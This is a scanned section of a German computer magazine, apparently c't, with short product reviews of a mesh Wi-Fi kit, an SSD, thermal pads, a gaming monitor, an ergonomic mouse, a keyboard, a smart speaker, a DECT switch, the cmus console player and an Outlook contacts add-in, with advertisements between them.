Das Covr-2202 liefert eine solide Leistung: Es kostet zwar mit knapp 300 Euro etwas mehr als das technisch und äußerlich ähnliche Linksys-Velop-Kit WHW0302 (Test des 3er-Satzes WHW0303 in c't 23/2017), bringt aber auch etwas mehr WLAN-Durchsatz. Wem das Covr-2202 zu teuer ist, der wird vielleicht mit dem kompakteren und halb so teuren Covr-C1202 glücklich, muss dann aber auf das durchsatzfördernde Backbone-WLAN-Modul verzichten. Ein paar Punkte sollte D-Link in der Firmware noch nachbessern, damit Covr universeller nutzbar wird. *(ea@ct.de)*

D-Link Covr-2202

Mesh-WLAN-System	
Hersteller	D-Link, www.d-link.de
WLAN (MIMO-Streams)	3 × Wi-Fi 5 (2), simultan dualband, DFS, WPS
Bedienelemente	Reset, WPS, 1 Statusleuchte
Anschlüsse	2 × RJ45 (Gigabit-Ethernet)
NAT-Perf. PPPoE (DS/US)	597 / 609 MBit/s
NAT IP-zu-IP (DS/US)	747 / 746 MBit/s
WLAN 2,4 GHz nah/20 m (V13)	170 / 49–95 MBit/s
5 GHz nah / 20 m	350 / 79–182 MBit/s
Backbone-Durchsatz 20 m	184–216 MBit/s
Client-Durchsatz 26 m (2,4 / 5 GHz)	102 / 157 MBit/s
Leistungsaufnahme Root / Node	5,7 / 5,4 Watt (12,1 / 11,5 VA)
jährliche Stromkosten 2er-System	ca. 29 € (Dauerbetrieb, 30 ct/kWh)
Preis (2er-Kit)	297 €

JETZT IM HANDEL:



180 Seiten für nur 9,90 €. Jetzt im Handel oder unter shop.heise.de

NEU

Die besten Schlagseiten für 2019



Mit c't Netzwerkerpreis!

Mit den c't-Schlagseiten durch das neue Jahr:
die 12 fiesesten, schrägsten und lustigsten Ritsch & Renn-Cartoons für 2019!

Bestellen Sie ganz einfach online unter shop.heise.de/2019 oder per E-Mail: service@shop.heise.de

heise shop
shop.heise.de/2019



Evo Plus statt Pro

Samsung setzt zwischen die schnellen PCIe-SSDs 970 Evo und 970 Pro noch eine weitere Serie: die 970 Evo Plus.

Die PCIe-SSD 970 Evo Plus ist als M.2-Streifen mit Kapazitäten von 250 GByte bis 1 TByte erhältlich. Zum Test lagen uns Versionen mit 500 GByte und 1 TByte vor.

Samsung verwendet sein neues 3D-NAND mit 96 Lagen in TLC-Bauweise und einen gegenüber der 970 Evo verbesserten Phoenix-Controller. Das soll die 970 Evo Plus beschleunigen – und tut es auch. Beim Lesen sequenzieller Daten liegt die 970 Evo Plus mit 3,5 GByte/s auf dem Niveau der 970 Evo, beim Schreiben aber darüber: Bis zu 3,3 GByte/s verspricht Samsung, im Test konnten wir bei beiden Modellen sogar fast 3,5 GByte/s messen (970 Evo: 2,9 GByte/s). Auch bei den IOPS übertreffen die neuen SSDs die alten: Beim Schreiben erreicht das 1-TByte-Modell mit über 650.000 IOPS einen neuen Rekord für eine M.2-SSD.

Die hohen Werte beim Schreiben erreicht Samsung über einen SLC-Cache, der bei der 1-TByte-Version 42 GByte groß ist. Ist dieser voll, sinkt die Geschwindigkeit auf 1,7 GByte/s. Die Preise liegen zwischen denen der 970 Evo und der 970 Pro. Sollten sie etwas sinken, kann Samsung die Evo-Modelle ausmustern – aber auch der Kauf einer Pro lohnt sich kaum noch. *(ll@ct.de)*

Samsung 970 Evo Plus

Schnelle PCIe-SSDs	
Hersteller	Samsung, www.samsung.de
Modellbezeichnung	MZ-V7S500 (500 GByte), MZ-V7S1T0 (1 TByte)
Garantiefrist	5 Jahre
Preis (UVP)	140 € (500 GByte), 260 € (1 TByte)



Ohne Schmiere

Wiederverwendbare Graphitwärmeleitpads sind eine saubere Alternative zur Wärmeleitpaste zwischen Prozessor und Kühler.

PC-Bastler dürften es kennen: Wärmeleitpaste haftet sehr gut, leider nicht nur an CPUs, sondern auch an Fingern und benachbarten Hardware-Bauteilen. Zudem besteht bei einem Prozessortausch das leidige Problem, Heatspreader und Kühler wieder von der Paste zu befreien. Anstelle von Paste bietet der amerikanische Hersteller Innovation Cooling wiederverwendbare Wärmeleitpads mit Graphitpartikeln an. Erhältlich sind sie in den Größen 30 mm × 30 mm für Core-i-Prozessoren und 40 mm × 40 mm für Ryzen-CPUs.

Für den Test haben wir die Graphitpads in unseren Bauvorschlägen Intel- und Ryzen-Allrounder aus c't 26/2018 getestet. Die graumetallisch glänzenden Pads haben ungefähr die Dicke eines Blatts Papier. Man legt sie einfach auf den eingebauten Prozessor und montiert darauf den Kühler. Dabei muss man etwas Acht geben, dass sie nicht verrutschen. Die Kerntemperaturen bei Volllast auf dem Core i9-9900K und Ryzen 5 2600 lagen mit dem Pad geringfügig um 2 bis 3 °C höher als mit hochwertiger Wärmeleitpaste vom Typ Arctic Silver 5. Auch nach mehrmaligem Umbau konnten wir keine Unterschiede bei der Kühlleistung feststellen.

Wer viel am Rechner bastelt, wird die 10 bis 15 Euro teuren Graphitpads zu schätzen wissen, weil verschmierte Hände endlich der Vergangenheit angehören. *(chh@ct.de)*

IC Graphite Thermal Pad

Wärmeleitpad für Prozessoren	
Hersteller	Innovation Cooling, www.innovationcooling.com
Preis	10 € (30 mm) / 15 € (40 mm)



Getarnter Gamer

Im langweiligen, matt-schwarzen Business-Dress des Dell S2719DGF steckt ein waschechtes Spiele-Display mit FreeSync, das 144 Hz schafft – für etwa 420 Euro.

Das dezent-schwarze Design des 27-Zöllers verbirgt seine Spielefähigkeiten. Sein schnelles TN-Panel zeigt 2560 × 1440 Bildpunkte mit bis zu 144 Hz an, wodurch auch bewegte Objekte scharf bleiben – egal ob auf dem Windows-Desktop oder im Spiel. Außerdem unterstützt es FreeSync von 40 bis 144 Hz, lässt sich also von einer kompatiblen Grafikkarte dynamisch die Bildrate vorgeben. Via DisplayPort lässt es sich bis 155 Hz hochtreiben.

Der S2719DGF deckt den sRGB-Farbraum weitestgehend ab, schafft aber kein sattes Rot, sondern nur ein kräftiges Orange. Die maximale Helligkeit liegt bei 315 cd/m², der Kontrast fällt mit 1030:1 für ein TN-Panel gut aus. Die seitlichen Einblickwinkel sind zwar kleiner als bei einem IPS-Display, man kann sich aber recht frei vor dem Bildschirm bewegen, ohne dass weiße Flächen gelbstichig werden.

Im logisch aufgebauten Bildmenü finden sich einige Funktionen für Spieler: Der Dark Stabilizer etwa hebt den Schwarzwert an, sodass man in dunklen Ecken kauernde Gegner besser erkennt. Per Game Enhance Mode kann man einen Timer einstellen oder die aktuelle Bildrate links oben im Display einblenden lassen. Viele Einstellungen lassen sich auch über das Windows-Programm Dell Display Monitor vornehmen. Schön: Das Bildmenü merkt sich für jeden der drei Signaleingänge jeweils die Einstellungen.

In Spielen macht der Dell S2719DGF eine gute Figur. Für 144 oder gar 155 Hz Bildfrequenz schaltet er im Graubereich mit 10,2 ms zu langsam, weshalb bewegte Objekte Geisterbilder hinter sich herziehen. Bis 100 Hz liefert er schlierenfreien Spielspaß; wer weniger empfindlich auf dieses Ghosting reagiert, hat noch bei 120 Hz Spaß, erst recht in Kombination mit FreeSync. Der zuschaltbare Overdrive verkürzt zwar die Schaltzeiten, produziert aber an bewegten Kanten einen störenden Saum.

Mit Werkseinstellungen gefiel uns die Farbdarstellung gut; ComfortView soll die Augen weniger belasten, indem es den Blauanteil im Bild reduziert. Die Spiel-Presets FPS, RTS und RPG verändern das Bild massiv: Sie überschärfen Konturen auf Kosten der Details, übersättigen Farben oder verwandeln Schwarz in Hellgrau.

Die Monitormechanik zeigt Schwächen: Dreht man das Display seitwärts, bewegt sich der leichte Fuß mit. Die kleinen Bedienknöpfe erfordern so viel Druck, dass man das Display bei Menüeinstellungen hochdrückt und verstellt. Der Schirm lässt sich nach rechts und links ins Hochformat drehen. Ihm fehlt jedoch eine Mittelraste zur horizontalen Ausrichtung.

Für Gamer mit beschränktem Budget, die einen schnellen Monitor mit guter Farbwiedergabe und WQHD-Auflösung suchen und keinen Wert auf ausgefallenes Styling legen, bietet der S2719DGF eine Menge fürs Geld. Im Online-Handel findet man ihn für 420 Euro, Dell bietet ihn immer mal wieder für unter 400 Euro an. *(bkr@ct.de)*

Dell S2719DGF

Gaming-Display mit 27" und 144 Hz	
Hersteller	Dell
Auflösung / Kontrast	2560 × 1440 Pixel (109 dpi) / 1030:1
Ausstattung	1 × HDMI 1.4, 1 × HDMI 2.0, DisplayPort 1.2a, USB 3.0 (1 × Upstream, 4 × Downstream), 2 × 3,5" Audio-Buchse (Kopfhörer/Line-Out)
Lieferumfang	Kabel: HDMI, USB, Netz
Preis (Straße)	420 €



AUTOMATION meets IT: WAGO!












Automation trifft IT, Steuerung trifft Cloud, Produktivität trifft digitale Transformation – treffen wir uns auch?

ANWENDER-WORKSHOP
auf dem Automatisierungstreff in Böblingen, am 19.02.2019, 10-16 Uhr

Erfahren Sie mehr zu den Vorteilen einer Automatisierungslösung, die #openandeasy viele Programmiersprachen ermöglicht und damit die Automatisierungs- und IT-Welt verbindet.

Mehr zum Workshop, Inhalte und Anmeldung erfahren Sie unter:

www.automatisierungstreff.com/wago

Mehr über unsere offenen Automatisierungslösungen erfahren Sie hier:

www.wago.com/openautomation

WAGO

Starte neu durch!

Nutze deine Chance und finde die besten IT-Jobs.



www.heise-jobs.de

heise jobs



Bausatzmaus

Gegen Schmerzen im Handgelenk und Unterarm helfen ergonomische Mäuse. Die OrthoMouse gibts nur für Rechtshänder und wirkt altbacken, ist aber dafür besonders anpassungsfähig.

Mit abnehmbaren Gehäuseteilen baut man die OrthoMouse in unterschiedliche Konfigurationen um. Drei Handballenauflagen verändern den Winkel der Hand an der Maus und passen sie für verschieden große Hände an. Ein austauschbares Modul oben auf der Maus soll die Position der Finger optimieren.

Für den Austausch der Module braucht es Fingernägel, Geschick und etwas Geduld. Gut, dass man das nur selten machen muss – nämlich zur ersten Einrichtung und zum Wechseln der zwei AA-Batterien. Dafür muss man die Handballenauflage abnehmen. Für den stolzen Preis sollten die Batterien beiliegen, tun sie aber nicht. Das von uns getestete Modell wackelte mit dem längsten Handballenmodul auf dem Tisch leicht vor und zurück.

An der Unterseite findet sich neben dem fummeligen Austauschmechanismus des Handballenmoduls ein An/Aus-Schiebeschalter und ein DPI-Knopf, der die Sensorauflösung stufenweise zwischen 800 und 1600 dpi einstellt. Ohne Mauspad hat der Sensor auf hellen Oberflächen regelmäßig Aussetzer.

Ungewöhnlich aber überraschend angenehm ist der Scrollmechanismus. Ein Mausrad fehlt, stattdessen hat die OrthoMouse zwei Kippschalter – je einen über und unter dem Daumen. Dadurch muss man den Zeige- und Mittelfinger nie von den Maustasten nehmen. Durch Drücken und Halten der Kippschalter scrollt man vertikal. Wie oft man den jeweiligen Daumenschalter vorher „klickt“, bestimmt die Scrollgeschwindigkeit. Das ist gewöhnungsbedürftig, funktioniert mit etwas Übung aber ganz intuitiv. Hinzu kommt ein Daumenknopf, der Mausradklicks ersetzt. Mit einem kurzen Daumen und je nach Handgröße auch dem längsten Handballenmodul ist der allerdings schwierig zu erreichen.

Ansonsten hat die Maus nur eine rechte und linke Maustaste. Dank leicht konvexem Design schmiegen sich die Finger hier zusätzlich an. Alle Ergonomie-Elemente sorgen dafür, dass die Maus angenehm in der Hand liegt. Mit 152–162 Gramm – je nach Handballenmodul – passt ihr Gewicht zur klobigen Form.

Um die Batterielaufzeit zu erhöhen, hat die OrthoMouse einen Stromsparmodus, der nach kurzer Zeit ohne Mausbewegung anspringt – nach welchem Zeitraum er aktiviert wird, kann man nicht einstellen. Klicks wecken sie wieder auf.

Hersteller Orthovia bietet die OrthoMouse bereits seit einigen Jahren auch kabelgebunden an. Die kabellose Funk-Variante ist jünger, das Design blieb jedoch gleich und hat etwas von Kleinwagen-Interieur der 80er-Jahre: klobiges Plastik in Lederoptik, wahlweise auch in Weiß.

Die Form tut der Funktion keinen Abbruch, die 190 Euro sind jedoch wohl nur für Käufer gerechtfertigt, die das modulare Konzept und den interessanten Scroll-Mechanismus zu schätzen wissen. Die kabelgebundene Variante unterscheidet sich nur durch den fest auf 1000 dpi eingestellten Sensor und einen etwas günstigeren, aber weiterhin knackigen Preis: 165 Euro. *(jube@ct.de)*

Orthovia OrthoMouse

ergonomische Maus	
Hersteller	Orthovia, www.orthovia.com/
Verbindungstyp / Stromversorgung	2,4-Ghz-Funk (proprietär) / 2 × AA-Batterie (nicht mitgeliefert)
Sensorempfindlichkeit	800 bis 1600 dpi
Preis	190 € / 165 € (kabelgebunden)



Bildschirm-arbeitspferd

Das Cherry MX Board 3.0 ist ein Preis-Leistungs-Tipp für Vielschreiber, Programmierer und Gelegenheitsnutzer. Es ist günstig, stabil und in zwei Varianten sowie mit vielen verschiedenen Schaltertypen erhältlich.

Flach, schwarz, schlicht und minimalistisch: Das MX Board 3.0 von Cherry ist eine solide Bürotastatur und findet sich auch in der c't-Redaktion auf einigen Schreibtischen.

Beim Kauf der Tastatur mit halbhohen Tasten und 19-Millimeter-Raster muss man ein wenig auf die richtige Konfiguration achten. Sie ist in zwei Jahrgängen und mit vier Schalteralternativen erhältlich. Während die jüngere Variante rote LEDs in den Lock-Tasten und ein festes Kabel mitbringt, hat die ältere grüne Lämpchen und ein abnehmbares, wackliges Mini-USB-Kabel. Auch auf das regionale Tastenlayout sollte man beim Kauf achten.

Bei den Schaltern wählt man zwischen roten, linearen Cherrys mit Auslösepunkt bei 45 Gramm und braunen mit als Klick fühlbarer Auslösung bei 55 Gramm. Ebenfalls erhältlich ist die Tastatur mit blauen, „clicky" Cherrys, die bei 60 Gramm Druck fühl- und hörbar auslösen, sowie mit den klassischen schwarzen Schaltern mit linearer Auslösung bei ebenfalls 60 Gramm.

Wir haben die ältere, günstigere Variante getestet, die sich gut für Büroarbeit eignet. Sie hat rote Cherry-Schalter, die leicht und angenehm leise auslösen, und ist für rund 40 Euro zu haben. Einzig das komplett aus Plastik bestehende Gehäuse der Tastatur sorgt ab und an für Klappergeräusche beim Tippen. An den Rändern ist der Abstand zwischen Tasten und Gehäuse knapp bemessen, sodass schon ein etwas größerer Krümel zu Klemmern führen kann.

Von vier Extratasten für Lautstärkesteuerung und das Windows-Tasten-Lock abgesehen ist das MX Board 3.0 minimalistisch und unauffällig. Die LEDs für Num-, Scroll-, Caps- und Win-Lock stecken direkt in den entsprechenden Tasten.

Vier Gummistopper liegen bei. Die großen klebt man direkt an die Unterseite der Tastatur, die kleinen kommen auf die ausklappbaren Standfüße. So steht das Board sicher auf dem Tisch, egal ob flach oder angewinkelt. Eine Handauflage fehlt zwar, lässt sich jedoch separat für wenige Euro nachrüsten und einfach anclippen.

Das MX Board 3.0 ist gut verarbeitet und in der älteren Variante mit roten und schwarzen Schaltern auch noch äußerst günstig zu haben. Einzig die USB-Buchse ist laut Erfahrungsberichten manchmal anfällig für Wackelkontakte. Stört man sich nicht an den leicht klappernden Tasteneingaben, kann man mit der Budget-Tastatur von Cherry wenig falsch machen. Wem das abnehmbare Kabel und die Buchse des älteren Modells zu wackelig sind, der greift zum neueren für ein paar Euro mehr. *(jube@ct.de)*

Cherry MX Board 3.0

Office-Tastatur	
Hersteller	Cherry, www.cherry.de
Verbindungstyp / Kabellänge	USB / 180 cm
Schaltertyp / Auslösepunkt	Cherry MX Red (linear) / 45 Gramm
Schalteralternativen (Typ, Auslösepunkt)	Cherry MX Black (linear, 60 Gramm), MX Brown (taktil, 55 Gramm); MX Blue (clicky, 60 Gramm)
Preis	ab 35 € (Variante mit grünen LEDs) / ab 65 € (Variante mit roten LEDs)

Rundum bestens betreut – unsere Helden stehen für Sie bereit.



Ewa Gajdzinska
International Sales Heldin

Mit ihrer freundlichen Art hilft unsere Heldin stets dabei, das beste Produkt für Ihre Anforderungen zu finden, alle aufkommenden Fragen zu beantworten und über Neuerungen sowie besondere Spezifikationen zu informieren.
Ob deutsch, englisch, polnisch oder tschechisch, unser Multitalent Ewa sorgt dafür, dass sich alle Kunden bei uns einfach rundum bestens betreut fühlen.

+49 (0) 8551.9150-300
thomas-krenn.com/ewa

THOMAS KRENN®



Silberdose

Bose liefert erstmals einen Netzwerklautsprecher mit integrierter Alexa und verspricht perfekten Stereosound.

Der Home Speaker 500 von Bose steckt in einer etwa 20 Zentimeter hohen Röhre aus dickwandigem Aluminium. Mit seinem elliptischen Grundriss bietet das massive Gehäuse genug Platz für zwei seitlich abstrahlende Fullrange-Speaker. In derselben Lautsprecherserie bietet Bose auch eine Multiroom-fähige Soundbar sowie zusätzliche Subwoofer und Effektlautsprecher an.

Im oberen Bedienpanel des Speaker 500 ist ein Cluster aus acht Richtmikrofonen eingebaut, über Sensortasten und sechs Stationstasten lässt er sich auch ohne App bedienen. Ungewöhnlich: In der Front ist ein kleines LC-Display untergebracht, auf dem man die Uhrzeit einblenden kann oder die Cover-Art der jeweils abgespielten Titel sieht. Besonders praktisch sind die sechs Stationstasten. Hier lassen sich Radiosender, Spotify-Playlisten oder Podcasts ablegen. Leider fehlt eine Möglichkeit, über das Sensortastenfeld zum nächsten Titel zu springen.

Zur Ersteinrichtung benötigt man in jedem Fall die für iOS und Android erhältliche Bose-Music-App. Der Speaker gibt sich zunächst als Accesspoint. Per App hievt man ihn ins heimische WLAN, ein Ethernet-Port fehlt. Um Alexa, TuneIn-Radio oder die Musikabos von Spotify, Deezer und Amazon Prime Music nutzen zu können, muss man die Dienste einmalig mit einem Bose-Account verknüpfen.

Der Sound kann sich durchaus hören lassen: Der Home Speaker 500 liefert kraftvolle Bässe und klare Höhen, ohne dabei zu übertreiben. In der Voreinstellung ist er vergleichsweise neutral eingestellt, per App kann man Bässe und Höhen in je zehn Stufen absenken oder erhöhen. Trotz Stereoaufbau ist die Räumlichkeit bei der Wiedergabe allerdings schwach ausgeprägt – durch das seitliche Abstrahlen der Fullrange-Speaker wird das Stereobild stark von den Reflexionsflächen rechts und links vom Home Speaker beeinflusst.

Die Bose-Music-App kann nicht auf lokale Inhalte des Smartphones zugreifen – es hapert an der Unterstützung von Ordnerfreigaben, UPNP AV oder Google Cast. Immerhin soll der Lautsprecher per Firmware-Update künftig AirPlay 2 unterstützen. Songs vom Handy lassen sich nur Abspielen, wenn man es per Bluetooth (SBC) koppelt oder den analogen Eingang nutzt.

Der Home Speaker 500 ist mit einem UVP von 450 Euro wahrlich kein Schnäppchen und hat in Sachen Konnektivität wenig zu bieten. Wer nach perfektem Stereosound sucht, sollte eher in zwei vernetzte Mono-Lautsprecher investieren. *(sha@ct.de)*

Home Speaker 500

Smart Speaker	
Hersteller	Bose, www.bose.de
WLAN	IEEE 802.11 b/g/n (2,4 GHz/5 GHz)
Protokolle	Bluetooth (A2DP/SBC), Spotify Connect
Dienste	TuneIn, Deezer, Spotify, Amazon Prime Music
Standby	2,3 Watt / 12,8 VA
Preis	450 €



Fritz-Schalter

AVM erweitert das Smart-Home-Zubehör rund um DECT-fähige Fritzboxen um einen Wandtaster für den Innenbereich.

Der Fritz!DECT 400, ein knubbeliger Taster mit 52 Millimeter Kantenlänge, lässt sich per Montageplatte an der Wand befestigen. Er geht in den Suchmodus, sobald man die mitgelieferte Lithium-Batterie eingelegt hat. Die Hardware ist baugleich mit dem DECT-Taster von Gigaset Elements, wegen der unterschiedlichen Firmware sind die Geräte jedoch nicht untereinander austauschbar.

Die Verbindung des DECT 400 mit einer Fritzbox 7490 (ab OS 7.01) klappte auf Anhieb. Über das Smart-Home-Menü der Box lässt sich der Taster konfigurieren, um einzelne Zwischenstecker oder ganze Gruppen an- und auszuschalten – auf Wunsch nur für einen definierten Zeitraum. Alternativ belegt man den Taster mit einer Wechselschaltung, die den Schaltzustand bei jedem Druck umkehrt.

AVM will nach eigenem Bekunden noch Funktionen nachlegen. In der aktuellen Labor-Firmware finden sich schon weitere Einstellungsmöglichkeiten, etwa das Auslösen von Aktionen durch einen langen Tastendruck. Alternativ lässt sich an AVMs DECT-Boxen auch ein Doppeltaster des Magenta-Smarthome-Systems anmelden – er kostet nur 5 Euro mehr. *(sha@ct.de)*

Fritz!DECT 400

DECT-ULE-Taster	
Hersteller	AVM, https://avm.de
Lieferumfang	Taster, Lithium-Batterie (CR123A)
Funkstandard	DECT ULE
Preis	35 €



Alles aus einer Hand

Homepages, Apps, SEO, Google Ads, Social Media,
Bannerkampagnen, Verzeichnismedien und vieles mehr.


Profi-Konzepte für Ihren regionalen Werbeauftritt.

Heise RegioConcept – umfassende Beratung und Full Service. So präsentieren Sie sich optimal bei Ihrem Kunden und Interessenten vor Ort. Rufen Sie uns an: 0511 80 90 89 43.

Erfolgreiches Marketing vor Ort.

Bing Select Partner · Google Partner · Heise RegioConcept

www.heise-regioconcept.de



Konsolensound

Schnell durch die MP3-Sammlung navigieren, um die passende Musik zu finden oder Playlisten anzulegen: Das Konsolentool cmus erledigt all das ohne grafische Oberfläche.


Während manch grafisches Tool noch die Musikbibliothek einliest, zeigt der flinke Audioplayer cmus sie bereits an. Auch umfangreiche MP3-Sammlungen bereiten dem Tool keine Schwierigkeiten. cmus unterstützt viele Audioformate, darunter auch MP3, FLAC, WAV und AAC.

In der Standardansicht präsentiert cmus die Musik nach Interpreten sortiert. Alternativ wechselt man zu einer sortierbaren Liste aller Tracks. Mit speicherbaren Filtern fischt man gezielt Titel aus der Sammlung. Musikdateien außerhalb der Bibliothek erreicht man über den integrierten Dateibrowser, auch Streams kann cmus abrufen. Zum Bearbeiten von Metadaten muss man aus cmus heraus eine externe Software wie Easytag aufrufen.

Wer viel mit vi auf der Konsole arbeitet, wird an cmus seine Freude haben: Der Doppelpunkt läutet die Eingabe ein, zum Beispiel fügt `:add ~/Musik` den Musik-Ordner zur Bibliothek hinzu. Das Kommando `:q` beendet den Player. cmus lässt sich komplett mit der Tastatur bedienen, die Tastenkürzel sind frei konfigurierbar. Man kann Playlists und eine Wiedergabeliste anlegen, Themes verändern die Optik des Tools. Der schlanke Audioplayer lässt sich mit Bash-Skripten um zusätzliche Funktionen erweitern. *(lmd@ct.de)*

cmus 2.7.1

Konsolen-Audioplayer	
Hersteller	Gregory Petrosyan u. a., https://cmus.github.io
Systemanf.	Linux oder Unix-ähnliches Betriebssystem
Preis	kostenlos



Kontakt-Krokodil

Der snapADDY Assistant ist ein Add-in für Microsoft Outlook. Es liest aus ankommenden E-Mails die Signatur aus und schlägt bei neuen Adressen einen Kontakteintrag vor.

Ein ordentlich gepflegtes Kontakteverzeichnis steht zumeist auf der „Wichtig-aber-nicht-dringend-Liste“. Daher nimmt man sich selten bis nie die Zeit für die Pflege der Kontakteinträge. Der snapADDY Assistant verspricht, das Adressbuch mühelos nebenher auf Basis eingehender E-Mails zu pflegen.

Im Laufe des Installationsprozesses meldet man sich mit seinem Office-365-Account an und gibt dem Programm umfangreiche Zugriffsrechte, darunter den Lesezugriff auf Mails sowie den Lese- und Schreibzugriff auf die Benutzerkontakte. In Firmen kann der Admin das Office-365-Add-in zentral verteilen.

Das Add-in greift auf jede einzelne Mail zu, überträgt sie auf den Server des Herstellers, wo sie analysiert, die Kontaktinformationen extrahiert und mit vorhandenen Adressbucheinträgen verglichen werden. Der Hersteller, die snapADDY GmbH, sitzt in Deutschland und verarbeitet die Daten hierzulande. Er verspricht, keine Daten zu speichern und stellt auch einen Vertrag zur Auftragsverarbeitung gemäß DSGVO zur Verfügung. Nichtsdestotrotz bedarf es schon einer großen Portion Vertrauen, sämtliche Mails einem externen Dienstleister zu geben.

Wahlweise täglich oder wöchentlich stellt der snapADDY Assistant eine Liste der neuen Kontaktvorschläge zusammen, die er dem Anwender als E-Mail präsentiert. Alternativ kann der jederzeit den Assistenten über die Krokodil-Schaltfläche im Start-Menüband öffnen. Das Add-in zeigt die neuen Kontakte als ausgefüllte Outlook-Visitenkarten an. Sofern er mit den Einträgen zufrieden ist, speichert der Nutzer diese mit einem Klick auf „Speichern und Schließen“ in seinem persönlichen Kontakteordner ab. Das funktioniert in den meisten Fällen reibungslos.

Dubletten erkennt das Programm ohne Probleme. Falls sich nur Details im Eintrag verändert haben sollten, beispielsweise die Adresse oder Telefonnummer, zeigt der snapADDY Assistant einen Änderungsvorschlag an. Das hilft, die Adressinformationen immer auf dem aktuellen Stand zu halten.

Probleme gibt es, wenn die Signatur nicht so aufgebaut ist, wie das Programm sie erwartet. Im Test schlug die Anwendung anstelle des eigentlichen Absenders ein Mitglied der Geschäftsführung vor, dessen Name sich ebenfalls in der Signatur befand. Ohne gründliche Prüfung und gegebenenfalls Korrektur sollte man die Vorschläge also nicht annehmen.

Wünschenswert wäre es, wenn man die E-Mail, die zum vorgeschlagenen Eintrag gehört, mit einem Klick aufrufen könnte. Dann ließen sich die Angaben einfacher miteinander vergleichen. Diese Möglichkeit fehlt, stattdessen muss man die Outlook-Suche bemühen. Insgesamt ist der snapADDY Assistant ein wirkungsvoller Helfer, der Ordnung in die persönlichen Kontaktlisten bringt und veraltete Einträge verhindert – aber viel Vertrauen erfordert. *(Sigrid Hess/apoi@ct.de)*

snapADDY Assistant

Outlook-Add-in	
Entwickler	snapADDY, https://snapaddy.com
Systemanf.	Outlook ab 2013 (Windows), Outlook 2016 for Mac, Outlook-Web-Office-365-Account
Preis	kostenlos

EGAL WO ...
SPACE FASZINIERT!



DAS IST SPACE

Vollgepackt mit informativen Artikeln und atemberaubenden Fotos berichtet Space über die Technik der Weltraumfahrt, ebenso wie über Astronomie und kosmische Phänomene.

Testen Sie 2× Space mit 30% Rabatt!

Nur 11,90 €* statt 17,00 €* im Handel! *Preise in Deutschland.

Jetzt bestellen unter:

www.emedia.de/space-mini

0541 80 009 126 space-abo@emedia.de

eMedia Leserservice, Postfach 24 69, 49014 Osnabrück

